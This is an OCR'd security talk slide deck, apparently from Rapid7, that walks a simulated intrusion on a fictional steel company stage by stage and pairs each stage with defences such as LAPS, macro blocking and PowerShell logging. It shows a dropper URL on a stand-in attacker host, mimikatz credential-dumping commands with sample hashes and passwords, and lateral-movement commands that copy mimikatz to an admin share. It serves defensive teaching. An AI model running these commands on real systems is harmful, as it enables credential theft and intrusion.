

REAL
INCIDENTS
REAL
SOLUTIONS


Our Perspectives



RAPID7

@GELPEATUOM42

@JQEOYRNDANAME



Building & Assessing Security Programs

Preparing for & Responding to Incidents

Our Story For You

A REALISTIC ATTACK

7 PM: 💩

AS&A's IP stolen by competitor

MRP Database Accessed

4:52PM

Domain Admin

1:52 PM

Lateral Movement

9:33 AM

Local Admin

The Real Malware

9:31 AM

9:30 AM Dropper

Malicous Email **9:06 AM**


😀 EVERYTHING IS FINE

ACME STEEL & ANVILS

NEXT GEN & BOURBON

Step 1
The Email

From:
Invoicing@Mining.Biz



Typical Defenses

- Anti Spam
- Mail Av
- Endpoint Av
- Sandboxing Technology
- User Awareness

Step 1
The Email Could be...


- Ceo Scam
- Malicious Link
- Attachment: Word

- Block Macros (Gpo)
- Harden Office
- Emet: Office

FREE

&

EFFECTIVE



- Click-To-Play
- Whitelist Sites For Plugins
- Deny Old Plugins
- Gpo Available 👍🏻
- Emet Me Too!

FREE

&

EFFECTIVE

- Unclassified Sites
- Recently Registered Dns
- File Type Blocking (.Zip/ Encrypted)
- Link Rewriting

Extra Config

Step 2
Dropper Fetches Malware

https://Evil.Plumbing/Lol.Exe

Typical Defenses

- Ngfw
- Proxy
- Endpoint Av
- Sandboxing Technology

- Dns/Proxy Stuff
- Tls/Ssl Decryption
- Disallow Exe Downloads
- Block Ads!

Extra Config

PROXY

2016-06-32 09:31:18 153 192.168.173.49 206 TCP_NC_MISS 6609 291 GET HTTPS DELLUPDATER.DELL.COM HTTPS://EVIL.PLUMBING/KIT/PWNT.EXE - - EVIL.PLUMBING

APPLICATION/OCTET-STREAM "MICROSOFT BITS/7.5" OBSERVED TECHNOLOGY/INTERNET - 10.0.42.187 SG-HTTP-SERVICE

DNS

6/**32**/2016 09:31:09 AM 1410 PACKET 000000001B4142E0 UDP RCV 10.0.42.187 46A9 Q [0001 D NOERROR] A EVIL(3)PLUMBING(0)

6/32/2016 09:31:09 AM 1410 PACKET 000000000F943280 UDP RCV 64.183.**555**.1 94D8 R Q [1084 A NOERROR] A EVIL(3)PLUMBING(0)

Step 3
Real Malware Runs

Credentials Harvested

Typical Defenses

- Endpoint Av
- Advanced Endpoint Things (Tm)
- Ngfw

- Regular Users.
- Vulnerability Management Basics
- Da On Workstations: Not Even Once
- Lsa Hardening
- Windows Device Guard

FREE DEFENSE

POWERSHELL DEFENSE

- Powershell Logging! Powershell, Bits, Smbshare, More! Yay!
- Powershell Constrained Mode With Applocker

Step 4
Local Admin Privileges

?

Typical Defenses

- Everything We Said Before
- Randomize Local Admin With Laps
- Be Careful With Deployment And Logon Scripts/Gpp
- Hardening

FREE DEFENSE

```
potato.exe RAT contains mimikatz password credential harvester

attacker dumps local passwords using mimikatz

//Need mimikatz output for local admin
mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                      Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id         : 0;434898
Package d'authentification  : NTLM
Utilisateur principal       : administrator
Domaine d'authentification  : ACMEACTIVEDIR
        msv1_0 :        lm{ AAD3B435B51404EEAAD3B435B51404EE }, ntlm{ B8452A5A6E2CA1ADD1CECDEB9E0EBD8D }
        wdigest :       JordanIsADouche
        tspkg :         JordanIsADouche
```


LOCAL ADMINISTRATOR PASSWORD SOLUTION

LAPS


- Randomized
- Automated
- Delegated
  (ms-MCs-AdmPwd)
- FREE as in BEER
  (As in Free beer)

LOCAL ADMINISTRATOR PASSWORD SOLUTION

LAPS



Step 4.5
Lateral Movement



?

Typical Defenses

- Hardening! User Right Assignments! Yay!
- Local Accounts -> Deny All The Things
- Why U No Firewall Smb/Wmi/Netbios?

FREE DEFENSE

```
10.0.42.187 (jimmyvo) -> 10.0.42.127 (gross)

gross - IT Administrator with DA
Machine name - gross-Admin
IP: 10.0.42.127

Using local administrator credentials harvested from patient zero, attacker moves laterally to domain admin's workstation

cmd.exe net use \\gross-Admin\IPC$
copy mimikatz.exe \\gross-Admin\IPC$\mimikatz.exe
at.exe \\gross-ADMIN\C$\mimikatz.exe somecommand

mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                     Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id         : 0;269456
Package d'authentification  : NTLM
Utilisateur principal       : gross
Domaine d'authentification  : ACME
        msv1_0 :        lm{ 5EDC5C908E336ABC667AF7177AF0E052 }, ntlm{ 0882CA1FB3A07CA5B14DE48E75C5BEDD }
        wdigest :       i8myUsername!
        tspkg :         i8myUsername!
```

- Responder
- Smbrelay
- Psexec

Test those..

Step 5
DOMAIN Admin Privileges

Typical Defenses

- “We Monitor Modifications To The Domain/Enterprise Admins Group”
- “We Use Multiple Domains For Separation”

Domains are not security boundaries, forests are.
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- Seriously: Separate Your Service Accounts
- Patch Domain Controllers Like Chuck Norris Would
- Delegate Delegate Delegate
- Dedicated Admin Boxes
- Llmnr: No!!!!111
- Know What Effective Permissions Are


FREE DEFENSE


DELEGATE
DELEGATE
DELEGATE


- Complexity Is The Enemy
- Very Few Medium To Large Orgs Understand Their Ad Group Nesting Situation
- Free Tools!
- Great Viz.

EFFECTIVE PERMISSIONS

```
Processing

Exploring security group nesting for "CN=Montreal Sysadmins,OU=Groups,DC=acmeanvils,DC=xyz" using property "MemberOf":

00    Montreal Sysadmins
      DC=acmeanvil
01    └─ Local Adm
         DC=acmean
01    └─ Local Adm
         DC=acmean
01    └─ Print Ser
         DC=acmean
02       └─ Restar
            DC=acm
03          └─ Mon
               DC=
```




```
MemberOf nesting chain for "acmeanvils.xyz/Groups/Montreal Sysadmins" seems not optimal on some points:
 -  loop on "acmeanvils.xyz/Groups/Montreal Sysadmins"

Nesting Level:                      3
Known Group(s) Count:               5
Nesting Potential Issue(s):         1

Estimated Token Size:            1240 bytes

Unknown Group(s) Count:             0
Nesting Potential Issue(s):         0

GroupName:                  Global Group
GroupName:                  Domain Local Group
GroupName:                  Universal Group
GroupName:                  GroupType/Scope unknown due to ACL restriction
Color Filled:               Nesting issue

Ending
```




~*~

Security Groups and nesting found with Subtree search starting from CN=Test Group 1,CN=Users,DC=itsi-lab,DC=fr and using MemberOf back-link attribute over Forest
12/05/2015

~*~

Green: Global Group
Red: Domain Local Group
Cyan: Universal Group
Magenta: GroupType/Scope unknown due to ACL or Replication issue
Color Filled: Nesting issue

PRIVILEGED ACCESS WORKSTATIONS




MORE INFO

https://technet.microsoft.com/en-us/library/mt634654.aspx

Step 6
MRP Database Accessed

(and Dumped)

